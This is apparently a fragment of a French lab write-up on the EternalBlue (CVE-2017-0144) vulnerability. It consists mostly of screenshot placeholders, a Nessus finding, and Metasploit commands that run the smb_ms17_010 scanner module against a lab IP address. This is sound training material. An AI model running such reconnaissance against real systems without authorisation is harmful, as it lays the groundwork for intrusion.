



  • Nessus a identifié la vulnérabilité : CVE-2017-0144 (EternalBlue)

2 png
3
4


Tâche 3 : Exploitation

Scanneur :


Tentative de scan Nessus :
7
8
9
10
11
12
13
14
15



Tentative de scan Metasploit :

use scanner/smb/smb_ms17_010
set RHOSTS 10.10.195.105
run
16
17


